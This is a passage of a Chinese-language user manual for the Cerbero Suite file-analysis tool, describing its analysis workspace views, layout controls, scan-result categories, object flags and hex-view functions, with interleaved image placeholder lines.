
4.2.4 重置工具栏

工具栏可以根据您的喜好重新定位，并会记住它们的放置位置。要恢复到初始位置，请选择”Reset Toolbars” 菜单操作。




4.3 上下文菜单

尽管菜单和工具栏提供通用操作，与特定视图的交互最好通过其上下文菜单完成。该菜单包含适用于该特定视图的所有操作。




4.4 停靠区

工作区内的所有视图都被组织在停靠区中，使您可以通过拖动停靠标题轻松重新排列它们以适应您的偏好。




4.4.1 浮动停靠区

您可以创建独立于工作区窗口的浮动停靠区。要移动这些浮动停靠窗口，将鼠标悬停在窗口标题下方的小灰色边缘上。




稍后会出现一个拖动手柄，允许您将停靠区拖到所需位置。




4.4.2 保存工作区布局

要保存停靠区的排列，您可以选择'Save Workspace Layout' 菜单操作。Cerbero Suite 中的每个工作区都保持其独特的布局。




4.4.3 重置工作区布局

要将工作区布局恢复到原始状态，请选择'Reset Workspace Layout'。



4.5 全屏模式


"Full Screen" 菜单操作将当前视图扩展到占据整个屏幕。



再次按 Ctrl+Alt+F 快捷键可将视图恢复到原始状态。

4.6 单视图模式

'Single View' 菜单操作将当前视图扩展到占据整个工作区区域。




再次按 Ctrl+Alt+S 快捷键可将视图恢复到原始状态。

4.7 返回主窗口

从分析工作区，始终可以返回主窗口。如果您从主窗口打开了分析工作区，只需关闭分析窗口即可返回主窗口。

然而，在某些情况下，例如直接从命令行打开文件或从系统 shell 上下文菜单启动文件扫描，主窗口可能未创建。在这些情况下，分析工作区会直接打开，跳过启动主窗口的步骤。因此，在这些情况下关闭分析工作区不会返回主窗口。要返回主窗口，您需要使用'Go To Report' 操作，该操作可以通过'File' 菜单和工具栏访问。为简单起见，无论上下文如何，该操作始终可用于导航回主窗口。



4.8 ROOTS 视图

Roots 视图显示已扫描的顶级对象，类似于 系统扫描 后主窗口的显示方式。

Roots


#	File	Risk	Format
26	C:\Windows\SysWOW64\aeevts.dll	0%	PE
27	**C:\Windows\SysWOW64\amcompat.tlb**	**0%**	**PE**
28	C:\Windows\SysWOW64\amstream.dll	0%	PE
29	C:\Windows\SysWOW64\apds.dll	15%	PE
30	C:\Windows\SysWOW64\api-ms-win-appmodel-identity-l1-1-0.dll	0%	PE

该视图允许您在分析工作区的上下文中切换当前顶级对象（根对象），无需返回主窗口。

选择不同的根对象会更改层次结构、摘要和格式视图的内容。

4.8.1 从磁盘添加根对象


通过视图的上下文菜单，您可以选择从磁盘添加根对象。



添加根对象后，仅在打开进行检查时才会扫描该对象。

4.8.2 移除根对象


与添加对象类似，您可以使用视图的上下文菜单移除对象。



警告：此操作不可撤销。一旦删除，无法恢复该对象的分析数据。


4.9 层级结构视图

层级结构视图显示当前根对象及其所有子对象。通过此视图，您可以访问子对象。



在层级结构视图中选择不同的对象会更改摘要和格式视图的内容。


层级结构视图包含一个文本过滤器，使您能够快速定位感兴趣的子对象。



注意：在 Cerbero Suite 中，您可以通过按 Ctrl+T 快捷键在文本过滤器和其过滤的控件之间切换焦点。

4.9.1 将对象保存到磁盘

如果对象当前已加载，可以通过上下文菜单中的'Save to Disk' 操作将其保存到磁盘。



4.9.2 将子对象保存到磁盘

要将加载的对象的子对象保存到磁盘，请从上下文菜单中选择'Save Children to Disk' 操作。

系统将提示您选择一个目标文件夹，所有子对象将保存到该文件夹中。


此操作消除了手动逐个提取每个对象的需求，特别有助于需要使用外部工具处理子对象时。

4.9.3 添加子对象

在分析视图中，特别是通过 hex view 或 file system view 执行添加子对象的操作。


4.9.4 卸载子对象

通过上下文菜单选择'Unload' 操作可以卸载子对象，有助于减少资源占用，尽管这并非严格要求。Cerbero Suite 有效地管理资源并遵循设置中指定的 RAM 使用限制。



4.9.5 移除子对象


要移除子对象，请从上下文菜单中选择'Remove' 操作。




警告：此操作不可撤销。一旦删除，无法恢复子对象的分析数据。

4.9.6 对象标记

在某些情况下，文件的计算风险因子旁边可能会有字母标记。



这些字母代表扫描过程中遇到的问题。将鼠标悬停在对象上，您可以看到这些字母的含义。




文件的计算风险因子后面可能跟随的字母表示在扫描过程中遇到的特定问题：

- **c** - 解压失败
- **e** - 解密失败
- **s** - 文件大小超过限制（可配置）
- **n** - 对象嵌套层次过深（可配置）

- **m** - 一些子对象未处理（可配置）
- **r** - 并未将所有条目保存到报告中，因为超过了最大数量
- **h** - 未将所有 shellcode 条目保存到报告中，因为数量过多
- **p** - 文件格式解析器遇到内部限制

4.10 摘要视图

摘要视图显示当前对象的扫描结果（如果有）。




扫描结果按以下类别组织：

- **威胁（Threats）：**表示发现的最严重级别，表明对象构成的直接威胁。
- **内在威胁（Intrinsic Threats）：**标识对象本质上具有的威胁。例如，可执行文件本质上包含代码，可能被认为是一种威胁，因为它们可能会执行有害操作。
- **警告（Warnings）：**强调文件格式可能存在的潜在威胁或问题，这些问题可能不会构成直接风险，但需要关注。
- **隐私（Privacy）：**指出对象中可能嵌入的潜在私密或敏感信息，值得关注。
- **信息（Information）：**包含一般信息和元数据，以及不完全适合其他类别的任何有趣的工件。
- **在线（Online）：**包含从在线资源获取的结果，当用户与这些结果交互时变得可用。

4.10.1 移除扫描项目


要从摘要中移除扫描项目，只需从上下文菜单中选择'Remove' 选项。然而，这不会影响对象的计算风险。



警告：此操作不可撤销。

4.10.2 添加 CARBON 反汇编项目

您可以通过上下文菜单中的”New Disassembly…” 为当前对象添加 Carbon 反汇编项目。或者，可以使用主菜单或工具栏按钮执行此操作。




层次结构中的单个对象可以与多个 Carbon 反汇编项目关联，每个项目可以设置为不同的默认架构。此外，可以在同一反汇编项目中混合使用不同的架构。

可以像删除其他扫描项目一样删除反汇编项目。

4.11 格式视图


格式视图显示与当前分析对象的格式相关的项目。



与层级结构视图类似，此视图包含一个文本过滤器，可用于快速定位感兴趣的项目。

4.12 输出视图

输出视图是一个专门用于显示各种来源的文本输出的文本视图：扫描过程、操作调用、命令行解释器中的语句评估以及 Python 中'print' 函数的调用。




4.13 分析视图

分析视图作为一个独特的容器，内容仅由以下三种来源填充：层级结构视图、摘要视图和格式视图。它并不遵循固定的视觉格式；相反，它作为一个灵活的空间，根据所选项目展示各种视图。

从任意上述来源选择特定项目可以在分析视图中呈现不同的显示类型。例如，点击某个项目可能会生成一个表格，而另一个项目则可能会展示文本视图。

4.13.1 标签页

分析视图能够为同一项目呈现多个内部视图，体现了其多功能性。例如，PDF 格式的对象可以在同一分析视图中以多种方式呈现。可以查看其原始形式，解压缩的流可以作为 hex 或文本检查，或其字典可以作为树状结构查看。当选择不同的标签页时，将呈现不同的视图，所有这些都在同一分析视图的上下文中。




4.13.2 层次对象标签

当从层级结构视图中选择一个对象时，分析视图会显示不同的标签。这些标签取决于对象的类型：某些标签适用于所有对象，某些标签适用于同一类别的对象，其他则特定于所查看的对象类型。我们将探索所有对象共有的标签以及同一类别对象共享的标签。

4.13.2.1 概览标签

概览标签提供关于对象的详细信息，包括其名称、大小、计算出的加密 hash、文件时间戳以及对象特定的信息。此外，如果可用，还会概述对象内不同数据类型的配额以及外来数据的熵计算。




一个对象可以包含四种类型的通用数据：

- **格式数据：**属于对象格式的组成部分。
- **外来数据：**不属于对象的固有结构，因此未被记录。
- **未引用/未知数据：**虽然属于对象的一部分，但该数据未被引用或用途未知。
- **自定义数据：**可选地包含在某些对象中的数据，属于格式的一部分，但可能包含任意内容。例如，档案可能将嵌入的文件分类为此类型。


4.13.2.2 HEX 标签

Hex 标签在十六进制视图中显示对象的内容。




4.13.2.2.1 数据范围


当当前对象支持 数据类型 时，十六进制视图旁边的范围栏概述了文件中存在的数据类型及其分布。




您可以直接从十六进制视图的上下文菜单中选择”Ranges” → ”Jump To...” 操作，快速导航到特定的数据类型。




您可以选择要跳转的数据类型，并指定该数据类型的最小连续字节数。



最终，十六进制视图将导航到并显示请求的数据类型。




要选择同类型的连续数据，请使用上下文菜单中的”Ranges” → ”Select Contiguous Range” 操作。




4.13.2.2.2 添加子对象


子对象只能在分析视图中创建，必须源自十六进制视图或 file system view。要从十六进制视图创建子对象，请将光标定位在子对象的所需起始点处。如果未选择数据，则子对象的大小将由十六进制视图中的总数据量减去当前光标位置的偏移量决定。在这种情况下，上下文菜单中将出现”Add Child Object” 选项。




如果选择了数据，则上下文菜单中的相应操作将被标记为”Add Selection as Child Object”。




无论操作的名称如何，选择该操作将显示一个对话框，您可以在其中指定子对象的名称、格式以及在加载前是否应应用 过滤器。Cerbero Suite 会尝试自动确定子对象的格式并选择最合适的选项。



如果您决定在加载前应对对象进行转换（例如解码、解压缩、解密等），则可以指定所需的 过滤器。




确认对话框后，新子对象将出现在层级结构视图中。您可以选择它开始分析。




4.13.2.3 文本标签

文本标签在 text browser view 中显示对象的内容。




4.13.2.4 原始数据标签

原始数据标签不常见，仅在整个对象在扫描前需要解压缩或解密时才会出现。在这种情况下，对象的数据流被替换，原始数据标签提供了在十六进制视图中检查原始数据流的功能。




4.13.2.5 预览标签

预览标签提供文本文档或媒体对象（如图像）的预览。




4.13.2.6 浏览标签

浏览标签用于探索文件系统对象。




4.13.2.7 附加标签

对象可能会有其特有的标签。例如，Microsoft Excel 文档在附加标签中显示其电子表格。




4.13.3 导航


分析窗口中的导航功能非常高级，使用户能够在层级结构视图、摘要视图和格式视图之间无缝切换。使用导航箭头可以让用户准确地返回到之前在分析中的位置。



